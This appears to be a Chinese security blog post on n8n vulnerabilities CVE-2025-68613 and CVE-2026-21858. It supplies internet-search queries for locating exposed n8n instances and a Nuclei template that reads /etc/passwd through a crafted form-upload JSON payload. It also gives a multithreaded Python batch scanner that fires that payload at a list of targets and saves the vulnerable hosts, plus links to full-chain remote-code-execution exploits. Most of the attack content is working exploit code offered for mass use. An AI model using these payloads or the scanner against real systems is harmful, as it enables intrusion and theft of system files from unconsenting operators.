
flag{3b0788b1fb424583ad8bdebd080fd843}
搜索语法
n8n 平台远程代码执行漏洞(CVE-2025-68613)ZoomEye搜索app=“n8n” https://www.zoomeye.org/searchResult?q=YXBwPSJuOG4i hunter搜索语法
web.icon=="8ad475e8b10ff8bcff648ae6d49c88ae"
web.icon="8ad475e8b10ff8bcff648ae6d49c88ae"&&icp.number!==""&&icp.name!="公司"&&icp.name!="工作室"&&icp.type!="个人"
Nuclei模板
 1id: CVE-2026-21858-lfi-fixed
 2
 3info:
 4  name: n8n Arbitrary File Read (CVE-2026-21858) - Active Check
 5  author: customized
 6  severity: critical
 7  description: |
 8    Proves CVE-2026-21858 by reading /etc/passwd via n8n vulnerable form trigger.
 9  tags: cve,cve2026,n8n,lfi
10
11requests:
12  - method: POST
13    path:
14      - "{{BaseURL}}/form/vulnerable-form"
15      - "{{BaseURL}}/webhook/vulnerable-form"
16      - "{{BaseURL}}/form/upload"
17      - "{{BaseURL}}/webhook/upload"
18      # 如果你知道其他特定路径,可以在这里添加
19
20    headers:
21      Content-Type: "application/json"
22
23    # 这里的 JSON 必须是压缩的一行,严格模仿 Python 脚本的 Payload
24    body: '{"data":{},"files":{"check_vuln":{"filepath":"/etc/passwd","originalFilename":"check.bin","mimetype":"application/octet-stream","size":1024}}}'
25
26    matchers-condition: and
27    matchers:
28      - type: regex
29        part: body
30        regex:
31          - "root:.*:0:0:"
32
33      - type: status
34        status:
35          - 200

把上面的代码保存为CVE-2026-21858-lfi.yaml文件,然后执行如下命令。
1nuclei -u http://8vccf5j.haobachang.loveli.com.cn:8888/ -t CVE-2026-21858-lfi.yaml
批量测试脚本
scan_n8n.py内容如下
  1#!/usr/bin/env python3
  2import requests
  3import argparse
  4import urllib3
  5import concurrent.futures
  6from urllib.parse import urljoin
  7import sys
  8
  9# 禁用 SSL 警告
 10urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)
 11
 12# 颜色代码
 13GREEN = "\033[92m"
 14RED = "\033[91m"
 15YELLOW = "\033[93m"
 16RESET = "\033[0m"
 17
 18def get_lfi_payload(filepath="/etc/passwd"):
 19    """构造恶意 JSON Payload"""
 20    return {
 21        "data": {},
 22        "files": {
 23            "check_vuln": {
 24                "filepath": filepath,
 25                "originalFilename": "test.bin",
 26                "mimetype": "application/octet-stream",
 27                "size": 1024
 28            }
 29        }
 30    }
 31
 32def check_vulnerability(target_url, form_path):
 33    """检测单个目标"""
 34    # 确保 URL 格式正确
 35    if not target_url.startswith("http"):
 36        target_url = f"http://{target_url}"
 37
 38    full_url = urljoin(target_url, form_path)
 39
 40    try:
 41        # 发送 LFI 请求
 42        response = requests.post(
 43            full_url,
 44            json=get_lfi_payload(),
 45            headers={"Content-Type": "application/json"},
 46            timeout=10,
 47            verify=False
 48        )
 49
 50        # 检查 /etc/passwd 的特征字符
 51        if response.status_code == 200 and "root:x:0:0" in response.text:
 52            print(f"[{GREEN}VULN{RESET}] {full_url} - Successfully read /etc/passwd")
 53            return full_url
 54        elif response.status_code == 404:
 55            # 这里的 404 可能意味着 Form ID 不对,而不是 n8n 不存在
 56            print(f"[{YELLOW}WARN{RESET}] {full_url} - Form endpoint not found (404)")
 57        else:
 58            print(f"[{RED}FAIL{RESET}] {full_url} - Not vulnerable or unknown response (Code: {response.status_code})")
 59
 60    except requests.exceptions.RequestException as e:
 61        print(f"[{RED}ERR {RESET}] {target_url} - Connection failed: {str(e)[:50]}")
 62
 63    return None
 64
 65def main():
 66    parser = argparse.ArgumentParser(description="Batch Scanner for CVE-2026-21858 (n8n LFI)")
 67    parser.add_argument("-f", "--file", help="File containing list of target URLs", required=True)
 68    parser.add_argument("-p", "--path", help="Form path to test (default: /form/vulnerable-form)", default="/form/vulnerable-form")
 69    parser.add_argument("-t", "--threads", help="Number of threads", type=int, default=10)
 70    parser.add_argument("-o", "--output", help="File to save vulnerable URLs", default="vuln_hosts.txt")
 71
 72    args = parser.parse_args()
 73
 74    targets = []
 75    try:
 76        with open(args.file, "r") as f:
 77            targets = [line.strip() for line in f if line.strip()]
 78    except FileNotFoundError:
 79        print(f"Error: File {args.file} not found.")
 80        sys.exit(1)
 81
 82    print(f"[*] Loaded {len(targets)} targets.")
 83    print(f"[*] Testing Form Path: {args.path}")
 84    print("[*] Starting scan...\n")
 85
 86    vulnerable_hosts = []
 87
 88    # 多线程扫描
 89    with concurrent.futures.ThreadPoolExecutor(max_workers=args.threads) as executor:
 90        futures = {executor.submit(check_vulnerability, url, args.path): url for url in targets}
 91
 92        for future in concurrent.futures.as_completed(futures):
 93            result = future.result()
 94            if result:
 95                vulnerable_hosts.append(result)
 96
 97    # 保存结果
 98    if vulnerable_hosts:
 99        with open(args.output, "w") as f:
100            for url in vulnerable_hosts:
101                f.write(url + "\n")
102        print(f"\n[{GREEN}SUCCESS{RESET}] Found {len(vulnerable_hosts)} vulnerable hosts. Saved to {args.output}")
103    else:
104        print(f"\n[{RED}FINISHED{RESET}] No vulnerable hosts found.")
105
106if __name__ == "__main__":
107    main()

准备一个 target.txt,每行一个 http://ip:port。
1python .\scan_n8n.py -f .\target.txt -t 20
🔗 参考资源
官方公告
https://www.cve.org/CVERecord?id=CVE-2025-68613 https://www.cve.org/CVERecord?id=CVE-2026-21858
技术分析
- https://github.com/n8n-io/n8n/commit/08f332015153decdda3c37ad4fcb9f7ba13a7c79
- https://github.com/n8n-io/n8n/commit/1c933358acef527ff61466e53268b41a04be1000
- https://github.com/n8n-io/n8n/commit/39a2d1d60edde89674ca96dcbb3eb076ffff6316
- https://github.com/n8n-io/n8n/security/advisories/GHSA-v98v-ff95-f3cp
- Cyera Research - Ni8mare Full Write-up - Original research by Dor Attias
- GHSA-v4pr-fm98-w9pg - CVE-2026-21858
- GHSA-v98v-ff95-f3cp - CVE-2025-68613
- Nuclei Template CVE-2025-68613
- LeakIX Search Results - Exposed vulnerable instances
- Formidable - “The library, not the song” (thanks Cyera for the laugh)
PoC/Exploit
n8n 表达式沙箱逃逸导致远程代码执行漏洞 CVE-2025-68613 CVE-2026-21858 + CVE-2025-68613 - n8n Full Chain
🔔 想要获取更多网络安全与编程技术干货?
关注 泷羽Sec-静安 公众号,与你一起探索前沿技术,分享实用的学习资源与工具。我们专注于深入分析,拒绝浮躁,只做最实用的技术分享!💻
马上加入我们,共同成长!🌟
👉 长按或扫描二维码关注公众号
直接回复文章中的关键词,获取更多技术资料与书单推荐!📚